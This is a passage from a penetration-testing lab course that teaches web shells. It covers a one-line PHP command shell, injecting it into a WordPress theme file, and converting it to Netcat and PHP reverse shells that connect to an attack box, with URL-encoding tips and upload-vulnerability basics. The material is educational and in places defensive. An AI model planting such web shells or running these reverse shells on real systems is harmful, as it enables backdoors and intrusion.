- Use prepared statements with parameterized queries. Prepared statements are effective against SQL injection attacks when properly implemented.
- Use stored procedures. While not always safe from SQL injection they can be implemented in a safe way by using parameters instead of dynamic user input.
- Apply the principle of least privileges and permissions to database user accounts. Restrict access to databases and tables and functions will minimize the impact if the server is breached and limit an attacker's privileges on the database server.
- Create a role for executing stored procedures with execute only rights instead of a role that has full rights.
- Validate all untrusted data, such as user input, by constraining and sanitizing all input server-side. There are many ways to validate user input, a good start is to check the input for type, length and range. You should also blacklist characters that might pose a risk, or even better whitelist those characters allowed as user input. Use escape routines to handle special characters.
- Perform validation of untrusted data on the server-side. Client-side validation can easily be circumvented using a browser and additional tools.
- Do not disclose error information by using structured exception handling.
- Encrypt sensitive data and use strong, secure hashing algorithms for passwords.
- Use a Web Application Firewall (WAF) to protect web applications.

Web shells

In this section we will be talking about web shells and learning how to install them on compromised web applications. A web shell is a server-side script that functions as a web interface for remote administration and executing (system) commands. Web shells can provide a wide range of functionality including executing commands on the underlying system, uploading files, retrieving information about the host and a lot more. Web shells can be written in almost any language supported by the target system, but the most common are PHP, ASP, Perl, Python and Ruby.

We will see how it is possible to write and inject a simple web shell that consists of one line of PHP code that can execute system commands. Feature-rich pre-written web shells can be downloaded from the Internet, but coding your own has some advantages. One major advantage is that you will know exactly what the script is designed to do and can be sure that it doesn't contain any unsuspected malicious code. Unless you are careful web shells from the Internet may contain unpleasant surprises such as backdoors and other malicious code.

In the previous chapter we learned how code injection works where an attacker injects code into existing files and scripts. By injecting web shell code an attacker can turn practically every script into a fully functional web shell that will execute commands on the underlying system.

Simple PHP web shell

First, we are going to create a simple PHP web shell and test it on the Apache server running on Kali Linux. The web shell script will contain a single line of PHP code that will execute a command on the underlying system. This simple PHP web shell will be used for testing purposes throughout this section.

Before we do that, we need to secure our Apache web server to avoid creating a backdoor on our own system. We do this by limiting outside access using IPTables. We will also learn how to disable some dangerous PHP functions in the php.ini file used in web shells.

Note: We will not use our built-in Apache web server to serve files to vulnerable machines. We recommend using Python SimpleHTTPServer as described in Chapter 5.5.

Python SimpleHTTPServer is the safest, easiest and recommended way to serve files in the Virtual Hacking Labs.

Securing the system with IPTables

It is not safe to store web shells in your web root directory. If you do, anyone who has access to your web server will be able to execute commands on your local system. The same principle applies to any other files and test applications containing vulnerabilities that will allow attackers to take control of your system. Whenever you've finished testing or serving web shells you should delete the files and remove them from the web root directory or better yet, stop the Apache web server.

If you want to prevent other people from accessing your Apache web server you should add two firewall rules:

1. One rule that blocks all traffic on port 80.
2. One rule that allows traffic on port 80 only from your local machine.

You can add these firewall rules with the following 2 commands:

```
iptables -A INPUT -i lo -p tcp --dport 80 -j ACCEPT
```

```
iptables -A INPUT -p tcp --dport 80 -j DROP
```

The following command will print the active rules to the terminal:

```
iptables -S
```

```
root@kali:~# iptables -S
-P INPUT ACCEPT
-P FORWARD ACCEPT
-P OUTPUT ACCEPT
-A INPUT -i lo -p tcp -m tcp --dport 80 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 80 -j DROP
```

The current rule set specifies that all traffic on port 80 will be dropped except when it originates from your local machine. However, these rules also drop reverse shells on port 80 and you won't be able to use the web server for file transfers.

You can also specify to accept connections from a specific source address too. The following command accepts incoming connections from the source IP specified in the `-s` option and, for instance, can be used to accept connections from only one lab machine:

```
iptables -A INPUT -s [source IP] -p tcp --dport 80 -j ACCEPT
```

The rules that we've loaded into the firewall are not persistent which means that they will be deleted after a reboot. If you want to remove the rules earlier you can also flush them from the firewall manually by running this command:

```
iptables -F
```

Disabling dangerous PHP functions

As discussed, when you serve PHP web shell files using your local Apache web server you should, for security reasons, disable those PHP functions that execute commands on the underlying system.

We can disable such functions in the `php.ini` file like this:

Open the `php.ini` files in the following directories:

```
nano /etc/php/7.0/apache2/php.ini
```

```
nano /etc/php5/apache2/php.ini
```

Find the `disable_functions` entry and add the following:

```
disable_functions
=exec,passthru,shell_exec,system,proc_open,popen,curl_exec,curl_multi_exec,parse_
ini_file,show_source
```

Now restart your Apache web server using this command:

```
service apache2 restart
```

This modification will prevent these functions from being executed on your local system through PHP files.

Creating and testing the simple PHP web shell

To learn exactly what a web shell is and how it works we will create and run a web shell on our local system and then test some commands.


Note: If you want to follow along with the following section and you've disabled the dangerous PHP functions in the previous section, you will first have to enable `shell_exec`.

First, create a new file named 'webshell.php' in the default web root directory using the following command:

```
nano /var/www/html/webshell.php
```

This will open the Nano text editor which we'll use to add the following code to the new 'webshell.php' file we created:

```
<?php echo shell_exec($_GET['cmd']); ?>
```

A screenshot of a terminal window titled 'root@kali: ~'. The window shows the command 'File: /var/www/html/webshell.php'. Inside the window, the following PHP code is displayed: <?php echo shell_exec(\$_GET['cmd']); ?>. Below the code, the terminal shows a series of keyboard shortcuts for the Nano editor, including 'Get Help', 'Write Out', 'Where Is', 'Cut Text', 'Justify', 'Cur Pos', 'Exit', 'Read File', 'Replace', 'Uncut Text', 'To Spell', 'Go To Line', 'Prev Page', and 'Next Page'.

Press `ctrl+x` followed by `y` and enter to save the file.

The `shell_exec` function we've added will execute system commands on the underlying system and return the complete output as a string. The command is provided by a GET request that has a parameter called 'cmd'. The echo function prints the returned string from `shell_exec` to the webpage where we will see the output.

To test the script, we run it on our local web server. On Kali Linux you can start the Apache web server by running:

```
service apache2 start
```

After booting Apache, we can execute the web shell script and run commands using the following URL:


[http://127.0.0.1/webshell.php?cmd=\[System command here\]](http://127.0.0.1/webshell.php?cmd=[System command here])

Note: In computer networking, the 127.0.0.1 IP address (or localhost hostname) is used to access network resources running on the local host via the loopback network interface. Traffic for the loopback interface is not passed to any local network interface hardware and doesn't leave the local machine.

For instance, to run the 'id' command, we enter the following into the browser address field:

<http://127.0.0.1/webshell.php?cmd=id>

The following screenshot shows the output of the 'id' command which prints the user and group ids:



As we can see the command is successfully executed in the context of the user running the web server. The output of the command is printed to the webpage by the echo function as if it were executed on a command line.

In essence, we now have a fully working web shell that can be used to execute any system command we wish. Since the shell consists of a single line of code it is very easy to inject into existing files. The web shell can also be uploaded as a file to a compromised host using any available file transfer method, but if you're uploading the file using a file upload vulnerability you have to make sure it is stored in the web root directory. Unless it is in the web root directory, the browser will not be able to access it and the web shell will be unusable. Instead of uploading the web shell file you can also inject the web shellcode into an existing PHP file and it will function in exactly the same way.

Before proceeding, to ensure your system is secure, you should remove the PHP web shell from the web root directory with the following command:

```
rm /var/www/html/webshell.php
```

The iptables rules can be removed with the following command:


```
iptables -F
```

Injecting the Web shell in WordPress theme files

Injecting a PHP web shell into existing files requires write access to PHP files. In many popular content management systems this is provided by default to administrator accounts. In this example we'll be inserting the code into a WordPress theme file, but we could be doing the same in Joomla or any other web application built in the PHP language.

Note: The Virtual Hacking Labs contain many different web applications that can be used to practice this technique and learn how to inject and use web shells.

For demonstration purposes we've installed a fully updated version of WordPress which, at the time of writing, is version 4.8. The WordPress administrator can edit core and theme files by using the built-in file editor in WordPress: Appearance > Editor. From this page you can select the desired theme files to edit. We have chosen the index.php file which is the WordPress front page.



Twenty Seventeen: Main Index Template (index.php)

```

<?php
/**
 * The main template file
 *
 * This is the most generic template file in a WordPress theme
 * and one of the two required files for a theme (the other being style.css).
 * It is used to display a page when nothing more specific matches a query.
 * E.g., it puts together the home page when no home.php file exists.
 *
 * @link https://codex.wordpress.org/Template_Hierarchy
 *
 * @package WordPress
 * @subpackage Twenty_Seventeen
 * @since 1.0
 * @version 1.0
 */

get_header(); ?>

<div class="wrap">
    <?php if ( is_home() && ! is_front_page() ) : ?>
        <header class="page-header">
            <h1 class="page-title"><?php single_post_title(); ?></h1>
        </header>
    <?php else : ?>
        <header class="page-header">
            <h2 class="page-title"><?php _e( 'Posts', 'twentyseventeen' ); ?></h2>
        </header>
    <?php endif; ?>

    <div id="primary" class="content-area">

```

Documentation: Function Name... Look Up

Update File

Select theme to edit: Twenty Seventeen Select

Templates

- 404 Template (404.php)
- Archives (archive.php)
- Comments (comments.php)
- Theme Footer (footer.php)
- Static Front Page (front-page.php)
- Theme Functions (functions.php)
- Theme Header (header.php)
- back-compat.php (inc/back-compat.php)
- color-patterns.php (inc/color-patterns.php)
- custom-header.php (inc/custom-header.php)
- customizer.php (inc/customizer.php)
- icon-functions.php (inc/icon-functions.php)
- template-functions.php (inc/template-functions.php)
- template-tags.php (inc/template-tags.php)

Now we have to find the right place to insert the web shellcode. WordPress theme files generally consist of HTML tags and PHP code. We have two options here: 1) to inject the PHP code inside an existing PHP block or 2) to create a new PHP code block and inject it there. If you choose to inject the code into an existing PHP block, make sure that you remove the `<?php` from the start and `?>` from the end.

For our demonstration we insert the complete PHP code (highlighted in the screenshot) immediately after the header and then update the file using the blue 'Update File' button at the bottom of the page:

Edit Themes

File edited successfully.

Twenty Seventeen: Main Index Template (index.php)

Select theme to edit: Twenty Seventeen

```
<?php
/*
 * The main template file
 *
 * This is the most generic template file in a WordPress theme
 * and one of the two required files for a theme (the other being style.css).
 * It is used to display a page when nothing more specific matches a query.
 * E.g., it puts together the home page when no home.php file exists.
 *
 * @link https://codex.wordpress.org/Template_Hierarchy
 *
 * @package WordPress
 * @subpackage Twenty_Seventeen
 * @since 1.0
 * @version 1.0
 */

get_header(); ?>
<?php echo shell_exec($_GET['cmd']); ?>
<div class="wrap">
    <?php if ( is_home() && ! is_front_page() ) : ?>
        <header class="page-header">
            <h1 class="page-title"><?php single_post_title(); ?></h1>
        </header>
    <?php else : ?>
        <header class="page-header">
            <h2 class="page-title"><?php _e( 'Posts', 'twentysixteen' ); ?></h2>
        </header>
    <?php endif; ?>
<div id="primary" class="content-area">
```

Templates

404 Template
(404.php)

Archives
(archive.php)

Comments
(comments.php)

Theme Footer
(footer.php)

Static Front Page
(front-page.php)

Theme Functions
(functions.php)

Theme Header
(header.php)

back-compat.php
(inc/back-compat.php)

color-patterns.php
(inc/color-patterns.php)

custom-header.php
(inc/custom-header.php)


customizer.php
(inc/customizer.php)

icon-functions.php
(inc/icon-functions.php)

With the shell now injected into the theme file, we call the index.php file and pass a command using the 'cmd' parameter. Here we will again use the 'id' command which we run by entering the following URL in a browser:

<http://127.0.0.1/wordpress/index.php?cmd=id>

If we scroll down a little, we can see that the command has executed successfully and that the output is printed immediately below the WordPress header:



The screenshot shows a Mozilla Firefox browser window with the title "test - Just another WordPress site - Mozilla Firefox". The address bar contains the URL "127.0.0.1/wordpress/?cmd=id". The page content displays the output of the executed command: "uid=33(www-data) gid=33(www-data) groups=33(www-data)" followed by the word "POSTS". Below this, a post titled "Hello world!" is shown with the date "JUNE 14, 2017" and an "EDIT" link. A search bar is at the top right, and a "RECENT POSTS" section is at the bottom right.


From web shell to command-line shell

We have successfully verified the identity of the user running the web server and that we're able to execute system commands. Let's see if we can use this to initiate a reverse shell back to the attack box using Netcat:

`http://127.0.0.1/wordpress/?cmd=nc [IP attack box] [port] -e /bin/sh`

Note: The attack box IP is the IP of the machine that is receiving the reverse shell.

If everything goes as planned, we will receive shell on the target host in the context of the www-data user:



```
root@kali: /var/www/html
File Edit View Search Terminal Help
root@kali:/var/www/html# nc -lvp 81
listening on [any] 81 ...
connect to [192.168.100.107] from kali [192.168.100.107] 33798
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

In this section we learned how to inject PHP web shellcode in existing WordPress files, but the technique is not specific to WordPress or the PHP language. Injecting web shell code works on any web application which allows the attacker to edit script files through an administrator interface or by exploiting a vulnerability that allows script files to be edited. However, there are a number of issues that can undermine this technique, especially when spawning a reverse shell. We will consider some of them in next.

Common issues with reverse shells

Converting a web shell to a command-line shell is not always as straightforward as we demonstrated in the above example. Compromised hosts rarely have Netcat installed and executing reverse shell commands through a web shell can generate a considerable number of errors without producing any response. Firewalls, permissions, host configuration, web server settings and more can all complicate matters. Often, some creative thinking as well as some trial and error will be required to turn web shells into command-line shells successfully.

Let's take a look at some common issues that might prevent you from initiating a reverse shell through a web shell.

Egress filtering

Egress filtering by a firewall may prevent the shell from connecting back to your attack box. If faced with this, instead of selecting port 4444 (which is commonly used in many reverse shell demonstrations), try specifying a port (such as port 80 and 443) through which the firewall normally allows outbound traffic. Also, be sure that your attack box is able to receive the reverse shell on the listening port by choosing a port that is not already used by other services.


Dependencies

Another important factor to consider is the dependencies required by the reverse shellcode to execute the reverse shell. These may include the operating system running on the target host, the scripting languages (such as Perl, Python and PHP) in which the web shellcode is written and applications used in the code (e.g. Netcat). A Python reverse shell command, for instance, cannot execute if Python is not installed on the target system. Nor can a Bash reverse shell execute on Windows targets when the target is incapable of executing Bash code.

Proper enumeration should narrow down the number of options for your web shell, preferably to a single option. The following list contains a few useful commands that can be used to retrieve information about the local system. That information can then help in setting up a reverse shell. All these commands can be executed through the simple PHP web shell.

Command	Output
<code>php -v</code>	PHP version
<code>Python -V</code>	Python version
<code>Perl -v</code>	Perl version
<code>ls /usr/bin</code>	Directory contents /usr/bin
<code>uname -a</code>	System information Linux
<code>dir C:\\"Program Files"</code>	Directory contents Windows Program Files folder
<code>systeminfo</code>	System information Windows
<code>id</code>	Current user Linux
<code>whoami</code>	Current user Windows
<code>pwd</code>	Print working directory

Please note this list is by no means exhaustive and there are many more commands that can be used to determine the operating system, installed services, applications scripting languages and technologies. For example, the following target has Python installed which means we can use this language to set up a reverse shell:



```

http://127.0.0.1/wordpress/?cmd=ls -ls /usr/bin
2145 12 -rwxr-xr-x 1 root root      8396 May 21 2012 pysnmptrap
2146 8 -rwxr-xr-x 1 root root      4784 May 21 2012 pysnmpwalk
2147 4 -rwxr-xr-x 1 root root      376 Jan 26 12:05 pytest
2148 0 lrwxrwxrwx 1 root root      9 Apr 21 14:09 python -> python2.7
2149 4 -rwxr-xr-x 1 root root      2554 Jan 24 12:05 python-argcomplete-check-easy-install-script
2150 4 -rwxr-xr-x 1 root root      314 Jan 19 14:10 python-argcomplete-tcsh
2151 0 lrwxrwxrwx 1 root root      16 Apr 21 14:09 python-config -> python2.7-config
2152 4 -rwxr-xr-x 1 root root      130 Mar 21 11:34 python-faraday
2153 0 lrwxrwxrwx 1 root root      9 Apr 21 14:09 python2 -> python2.7
2154 4 -rwxr-xr-x 1 root root      399 Nov 21 2016 python2-alembic
2155 0 lrwxrwxrwx 1 root root      16 Apr 21 14:09 python2-config -> python2.7-config
2156 4 -rwxr-xr-x 1 root root      383 Sep 23 2016 python2-futurize
2157 4 -rwxr-xr-x 1 root root      387 Sep 23 2016 python2-pasteurize
2158 4 -rwxr-xr-x 1 root root      285 Aug 22 2016 python2-qr
2159 3696 -rwxr-xr-x 1 root root  3783608 Jan 19 09:48 python2.7
2160 0 lrwxrwxrwx 1 root root      33 Apr 21 14:09 python2.7-config -> x86_64-linux-gnu-python2.7-config
2161 0 lrwxrwxrwx 1 root root      9 Apr 21 14:09 python3 -> python3.5
2162 4636 -rwxr-xr-x 2 root root  4747120 Jan 19 09:11 python3.5

```

URL encoding

URLs may only contain characters from the US-ASCII character-set and certain US-ASCII special characters need to be encoded using the URL-encoding scheme for transportation to the receiving web server. Some commonly used special characters that need to be encoded are: space % & = ; + ' ".

By way of example, here's a PHP reverse shell command:

```
php -r '$sock=fsockopen("127.0.0.1",81);exec("/bin/sh -i <&3 >&3 2>&3");'
```

This reverse shell command contains special characters that will prevent it from executing on the target host through a web shell because they are not encoded under the URL-encoding scheme. Let's try executing the command using the webshell.php file on our local web server. We will catch the request with Burpsuite proxy to see what happens after we hit enter in our browser:

Raw	Params	Headers	Hex
-----	--------	---------	-----

```
GET /webshell.php?cmd=php%20- r%20%27$sock=fsockopen(%22127.0.0.1%22,81);exec(%22/bin/sh%20- i%20%3C%20%3E%3C%20%3E%3C%22);%27
HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Cookie: PHPSESSID=g8sr8j3scucik6j6mj9umjh2m0
Connection: close
```

The contents of the cmd parameter are broken by the ampersand symbol.

Interesting! This request has a single name/value pair: cmd is the name and the reverse shell command the value. All the special characters have been encoded except for the ampersand (&) symbol. In a URL, the & is used to separate different name/value pairs or parameters. This is confirmed by the blue text (The parameter name cmd is shown in blue text and the values of the parameters are printed in red). The characters that come after the & symbol are being parsed as parameter names while they are part of the parameter value. This will break the command. The page will finish loading, but the reverse shell will fail to execute.

Let's see what happens if we execute the following command. This is the same command as above, but is now formulated according to the URL encoding scheme:

```
php%20-
r%20%27%24sock%3Dfsockopen%28%22127.0.0.1%22%2C81%29%3Bexec%28%22%2Fbin%2Fsh%20
-i%20%3C%263%20%3E%263%202%3E%263%22%29%3B%27
```

Raw	Params	Headers	Hex
-----	--------	---------	-----

```
GET
/webshell.php?cmd=php%20- %20%27%24sock%3Dfsockopen%28%22127.0.0.1%22%2C81%29%3Bexec%28%22%2Fbin%2Fsh%20- i%20%3C%263%20%3E%27
HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Cookie: PHPSESSID=g8sr8j3scucik6j6mj9umjh2m0
Connection: close
```

This looks a lot better. As we can see there's only one name parameter printed in blue (cmd) and the & symbol is now encoded as %26. By encoding the & symbol the command no longer breaks and will result in a reverse shell:

```
root@kali:~# nc -lvp 81
listening on [any] 81 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 34588
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Lab tip: Have a look at the different reverse shell commands/code in the Networking chapter and see if you can get it to execute to establish a stable shell.

Lab tip: The reverse shell script on the following link can be uploaded and injected in existing PHP code on Linux hosts: <http://pentestmonkey.net/tools/web-shells/php-reverse-shell>

Lab tip: If you're in the labs and think you've tried everything to get a reverse shell on a target, but nothing seems to work, try to focus on those things you can get to work. See what files you can read or what other important information you can recover that may help.

Lab tip: Use the following command to spawn a PTY shell with Python:
`python -c 'import pty; pty.spawn("/bin/bash");'`

(PTY stands for 'pseudo-teletype' which emulates and has the functions of a terminal without actually being one).

File Upload Vulnerabilities

File upload functionality is a very common feature and increasingly important in modern web applications. Without the ability to upload files many web applications would not be able to function properly. Online backup solutions, social media and content management systems, for instance, would be rendered useless without it. But every upside also has a downside. Allowing file uploads by end-users presents a significant risk because they can introduce security issues that can then be taken advantage of by attackers. This is especially the case when upload mechanisms fail to validate files adequately before they are uploaded, stored or executed on the system.

Upload functionality can be found in any number of web applications and serves many different purposes. For instance, consider the uploading of media files to social media platforms and blogs. Many companies also have corporate extranets and customer portals through which customers may upload media or even sensitive company data for accounting and bookkeeping purposes. Another commonly seen upload functionality resides in web applications with modular plugin systems. These plugin systems are often found in the authenticated areas of the web application and allow the administrator to upload and install plugins.

Unauthenticated file uploads

So far, we've only talked about uploading files in authenticated areas, in other words upload functionality in areas that can only be accessed where the identity of the user has been proved and approved such as the backend of a CMS website. Sometimes upload systems can be accessed by unauthenticated users or by a user who has only to register to be able to upload files. An example of this would be a contact form on a website that allows the user to attach files or attach an account image to the message on a social media platform. In such cases it becomes even more important to carefully validate those files to prevent malicious content from being uploaded. Such validation may consist of checking the file extension, the size, file headers and contents of a file. If an attacker is able to bypass security mechanisms to upload (malicious) files, this is the essence of a file upload vulnerability. Unrestricted/arbitrary file upload vulnerabilities tend to have very high impact and severe consequences (leading to full shell access or denial of service attacks that will flood the entire disk space with file uploads).

Code execution

When it comes to web applications, code execution on the target system is extremely valuable for an attacker. The ability to upload malicious files means s/he only has to find a way to execute them on the target system. Sometimes the upload functionality will take care of that too. This is commonly seen in web applications that use modular plugin systems to extend their functionality. Content management systems such as the popular WordPress and Joomla, often accept compressed file uploads in the authenticated administration area. After a plugin file has been uploaded to the web server it will be unpacked and executed automatically to install it. If the plugin files contain malicious code, then this code will also be executed at the same time.

